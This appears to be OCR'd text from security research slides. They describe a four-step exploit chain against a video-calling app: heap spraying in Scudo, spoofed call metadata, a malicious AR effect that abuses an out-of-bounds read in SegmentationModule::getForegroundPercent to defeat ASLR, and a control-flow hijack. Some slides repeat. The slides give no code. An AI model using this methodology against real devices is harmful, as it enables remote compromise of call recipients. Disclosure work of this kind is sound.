


Ring Callee: MCFData Heap Spraying

Scudo allocates from a class region in **TransferBatches**

- Chunks within each TransferBatch are randomly shuffled
- Each TransferBatch is allocated from the Region in a linear fashion

Spraying many back to back allocations will result in large contiguous attacker controlled block





Ring Callee: MCFData Heap Spraying

Scudo allocates from a class region in **TransferBatches**

- Chunks within each TransferBatch are randomly shuffled
- Each TransferBatch is allocated from the Region in a linear fashion

Spraying many back to back allocations will result in large contiguous attacker controlled block





Malicious Caller

Victim Callee

Send a shared library as an E2EE attachment (Primitive 1)

Ring callee with spoofed caller metadata and heap spray payload (Primitive 2)


Victim answers the call

Auto-enable malicious AR effect for all participants (Primitive 3)

Disclosed Memory Contents

Execute control flow hijack using out of bounds write (Primitive 4)

03 Exploitation: Primitive 3



Malicious Caller

Victim Callee

Send a shared library as an E2EE attachment (Primitive 1)

Ring callee with spoofed caller metadata and heap spray payload (Primitive 2)

Victim answers the call

Auto-enable malicious AR effect for all participants (Primitive 3)

Disclosed Memory Contents

Execute control flow hijack using out of bounds write (Primitive 4)

Auto-enable malicious AR effect to defeat ASLR


Vulnerability 2: Security vulnerability in *SegmentationModule::getForegroundPercent* leads to information disclosure

- Relative backwards out of bounds read of 32-bit value as float data type
- **Exploited via Group AR effect JavaScript program**

The exploit AR effect uses this to defeat ASLR by identifying a library address we will use for JOP gadgets

